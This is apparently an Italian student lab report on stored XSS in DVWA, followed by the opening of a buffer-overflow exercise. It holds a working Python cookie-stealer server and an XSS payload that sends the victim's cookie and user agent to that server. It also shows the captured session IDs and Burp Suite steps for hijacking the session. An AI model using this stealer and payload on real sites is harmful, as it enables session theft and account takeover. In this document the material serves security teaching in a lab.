
[+] Data/Ora: 2025-11-10 08:04:07.158184
[+] IP: 192.168.104.100
[+] Cookie: security=low; PHPSESSID=a81dae6df9cec3d3956d78d64f0e1838
[+] User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

[+] Data/Ora: 2025-11-10 08:04:40.446068
[+] IP: 192.168.104.100
[+] Cookie: security=low; PHPSESSID=a81dae6df9cec3d3956d78d64f0e1838
[+] User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

[+] Data/Ora: 2025-11-10 08:04:40.450479
[+] IP: 192.168.104.100
[+] Cookie: security=low; PHPSESSID=a81dae6df9cec3d3956d78d64f0e1838|Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
[+] User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
```


MacBook Pro

Inserimanto Cookie rubato...



Burp Suite

Per entrare nella sessione della macchina vittima utilizza il programma Burp Suite, dal quale facciamo open web server per accedere al sito DVWA, e nella sezione request cambiamo il cookie impostato con il cookie che abbiamo rubato.



SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently disabled. [[enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]

Security level set to medium


IMPOSTIAMO LA SICUREZZA DELLA DVWA SU MEDIUM

ESERCIZIO EXTRA

replicare tutto a livello medium-fare il dump
completo, cookie, versione browser, ip, data-Creare
una guida illustrata per spiegare ad un utente medio
come replicare questo attacco.

Python

Avviamo il nostro server python che sarà lo stesso che abbiamo utilizzato per la modalità facile



```
from http.server import BaseHTTPRequestHandler, HTTPServer
from urllib.parse import urlparse, parse_qs, unquote
from datetime import datetime

class Handler(BaseHTTPRequestHandler):
    def do_GET(self):
        params = parse_qs(urlparse(self.path).query)
        if 'c' in params:
            print(f"\n{'='*50}")
            print(f"[+] Data/Ora: {datetime.now()}")
            print(f"[+] IP: {self.client_address[0]}")
            print(f"[+] Cookie: {params['c'][0]}")
            print(f"[+] User-Agent: {self.headers.get('User-Agent')}")
            print(f"\n{'='*50}")
        self.send_response(200)
        self.end_headers()
    def log_message(self, *args): pass

print("[*] Server in ascolto...")
HTTPServer(('0.0.0.0', 4444), Handler).serve_forever()
```

Da cmd entriamo nella cartella dove c'è il file python e con “python3 stealer.py” (nome del file) avviamo il server python che si metterà in ascolto nella porta 4444.

Questo è lo script utilizzato successivamente rientriamo nella DVWA in XSS stored .


Inseriamo un nome casuale in questo caso “payload” e successivamente nel campo messaggio inseriamo lo script malevolo JSON, schiacciando su ispeziona vediamo che nella casella di testo c’è un limite massimo di 50 caratteri che non è sufficiente per contenere tutto il testo inserito, quindi lo modifichiamo con 500.o...

```
<script> var data = document.cookie + ' | ' + navigator.userAgent; new Image() .src =
'http://192.168.104.100:4444/?c=' + data; </script>
```

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *



Spiegazione tecnica dello script:

- <script><script> è il punto di ingresso per entrare nel codice del browser, senza questo il browser non capirebbe che questo codice è da eseguire e apre un codice di blocco java.
- Document.cookie legge tutti i cookie e restituisce la stringa con PHPSESSID=***** che sarà il numero della sessione. Funziona proprio perché il sito non è sicuro: se il cookie avesse il tag httponly attivo java non potrebbe leggerlo.
- Navigator.userAgent legge l'identificativo del browser della vittima e restituisce il nome e la versione del browser, il sistema operativo e l'architettura. In mezzo il separatore | unisce i due valori. I dati raccolti andranno nella variabile “var data”
- New image() è ciò che ci permette di inserire il messaggio senza che la pagina si renda conto che sia un codice java perché crea un elemento html invisibile in memoria che quindi non viene aggiunto alla pagina però il browser lo carica comunque automaticamente.
- src = 'http://192.168.104.100:4444/?c=' + data imposta l'attributo src dell'immagine e il browser tenta di caricare l'immagine da quell'url e infine invia una richiesta http al mio server che è in quella porta di quell'indirizzo.



Spiegazione tecnica dello script:



Ora inviamo il payload e vediamo che sul nostro server riceviamo il tutti i dati.

```
+] Data/Ora: 2025-11-10 09:04:03.823776
+] IP: 192.168.104.100
+] Cookie: security=medium; PHPSESSID=a81dae6df9cec3d3956d78d64f0e1838|Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
+] User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
```

Possiamo utilizzare l'id della sessione che abbiamo ricevuto per prenderci il possesso della sessione della vittima, quindi apriamo Burp Suite e andiamo sul browser, da lì avremo già il proxy integrato.

Entriamo nel link 192.168.104.150 della metà e impostiamo Burp Suite su intercept on

The screenshot shows the Burp Suite interface. The 'Proxy' tab is selected. Below it, the 'Intercept' tab has a blue border and the text 'Intercept on' is visible. The browser window shows the DVWA (Damn Vulnerable Web Application) login page at 'Not secure 192.168.104.150'. The DVWA logo is in the top right corner of the page. The page content includes a warning about exposing the VM to an untrusted network, contact information for msfdev@metasploit.com, and links to TWiki, phpMyAdmin, Mutilidae, DVWA, and WebDAV.

```
GET /dvwa/ HTTP/1.1
Host: 192.168.104.150
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.104.150/
Accept-Encoding: gzip, deflate, br
Cookie: security=high; PHPSESSID=24c9d9af160de78cf4daf04bdf73db85
Connection: keep-alive
```

Try Pitch



Clicchiamo sulla DVWA e vediamo che la pagina si bloccherà, ma su Burp Suite riceveremo il pacchetto della richiesta del browser.

Qui abbiamo un PHPSESSID casuale che noi lo sostituiremo con quello che abbiamo rubato alla vittima quindi lo copiamo dal web server.

```
[+] Data/Ora: 2025-11-10 09:04:03.823776
[+] IP: 192.168.104.100
[+] Cookie: security=medium; PHPSESSID=a81dae6df9cec3d3956d78d64f0e1838|Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
[+] User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
```

```
GET /dvwa/ HTTP/1.1
Host: 192.168.104.150
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
Referer: http://192.168.104.150/
Accept-Encoding: gzip, deflate, br
Cookie: security=high; PHPSESSID=a81dae6df9cec3d3956d78d64f0e1838
Connection: keep-alive
```

Ora che l'abbiamo modificato clicchiamo su Forward in alto a destra e invece di reindirizzarci nella pagina di login ci fa entrare direttamente nella sessione della vittima.



Durante il laboratorio Giorno 2, in un ambiente controllato (DVWA su Metasploitable e Kali), è stata analizzata e dimostrata la vulnerabilità di XSS persistente nei livelli LOW e MEDIUM, evidenziando come input non sanitizzati possano consentire l'esecuzione di script nel browser di utenti legittimi e l'esfiltrazione di dati di sessione. L'esercitazione ha mostrato chiaramente l'importanza di misure preventive: validazione e escaping lato server, flag di sicurezza sui cookie.



 This screenshot shows a dual-monitor setup. The left monitor displays the Burp Suite interface, specifically the Proxy tab, with a red circle highlighting the "Forward" button. The right monitor displays the DVWA application's "Home" page. The DVWA interface includes a sidebar with various security modules like Brute Force, Command Execution, and XSS reflected. The main content area shows a welcome message and a warning about the application's vulnerability. Below the warning, there are sections for Disclaimer and General Instructions. A user session is logged in, showing the username "admin", security level "high", and PHPIDS status "disabled". The DVWA logo is prominently displayed at the top of the page.

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions

Intercept HTTP history WebSockets history Match and replace Proxy settings

Forward Drop

Time Type Direction Method URL

09:29:43 10 Nov... HTTP → Request GET https://hiderefer.com/?http://www.apachefriends.org/en/xampp.html

Request

Pretty Raw Hex

```

1 GET /?http://www.apachefriends.org/en/xampp.html HTTP/1.1
2 Host: hiderefer.com
3 Cookie: __gsas=ID=4527bcae8d49d8bb;T=1761571144;RT=1761571144;S=ALNI_MbZDHyrL1ledhaXTL6rOCFAvyp0WQ
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
8 Sec-Ch-Ua: "Not/A/Brand";v="99", "Chromium";v="136"
9 Sec-Ch-Ua-Mobile: ?
0 Sec-Ch-Ua-Platform: "Linux"
1 Sec-Ch-Prefers-Color-Scheme: dark
2 Sec-Fetch-Site: cross-site
3 Sec-Fetch-Mode: navigate
4 Sec-Fetch-User: ?1
5 Sec-Fetch-Dest: document
6 Referer: http://192.168.104.150/
7 Accept-Encoding: gzip, deflate, br
8 Priority: u=0,i
  
```

?

Search

Event log(1) All issues

DVWA

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

Username: admin
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

SYSTEM EXPLOIT - BUFFER OVERFLOW

Introduzione e contesto:
L'obiettivo di questa esercitazione è descrivere il funzionamento del programma prima dell'esecuzione.
Riprodurre ed eseguire il programma nel laboratorio e modificare il programma affinché si verifichi un errore di segmentazione

Se la funzione `scanf` non riesce a leggere un intero (cioè, se `(scanf("%d", &scelta) != 1)`), significa che l'utente ha inserito un carattere non numerico o un errore di input. In questo caso, il programma stampa un messaggio di errore ed esce immediatamente (`return 1`).



controllo dell'input:

LeggiVettore:

La funzione `leggiVettore()` è il percorso robusto per l'acquisizione dell'input, garantendo che vengano letti solo numeri interi validi per l'ordinamento.

Conclusioni:
L'evoluzione dal codice di partenza al codice custom non è solo un insieme di modifiche, ma una vera e propria trasformazione funzionale del programma. L'obiettivo primario non è più l'ordinamento in sé, ma l'illustrazione didattica di una vulnerabilità critica del software.

Introduzione e contesto:

L'obiettivo di questa esercitazione è descrivere il funzionamento del programma prima dell'esecuzione.
Riprodurre ed eseguire il programma nel laboratorio e modificare il programma affinché si verifichi un errore di segmentazione.

BUFFER OVERFLOW:

E' un difetto di programmazione (una vulnerabilità) che si verifica quando un programma tenta di scrivere dati in un'area di memoria temporanea (chiamata **buffer**) che è più piccola della quantità di dati che viene effettivamente scritta.

La maggior parte dei **Buffer Overflow** avvengono nello **Stack** (la pila di memoria utilizzata per le chiamate di funzione).

Quando una funzione viene chiamata, il sistema operativo alloca un'area sullo **stack** che contiene le variabili locali della funzione (i buffer) e i dati di controllo della funzione, in particolare l'Indirizzo di Ritorno.

L'Indirizzo di Ritorno è fondamentale: è l'istruzione che il programma deve eseguire dopo che la funzione corrente ha finito il suo lavoro.

Buffer Overflow

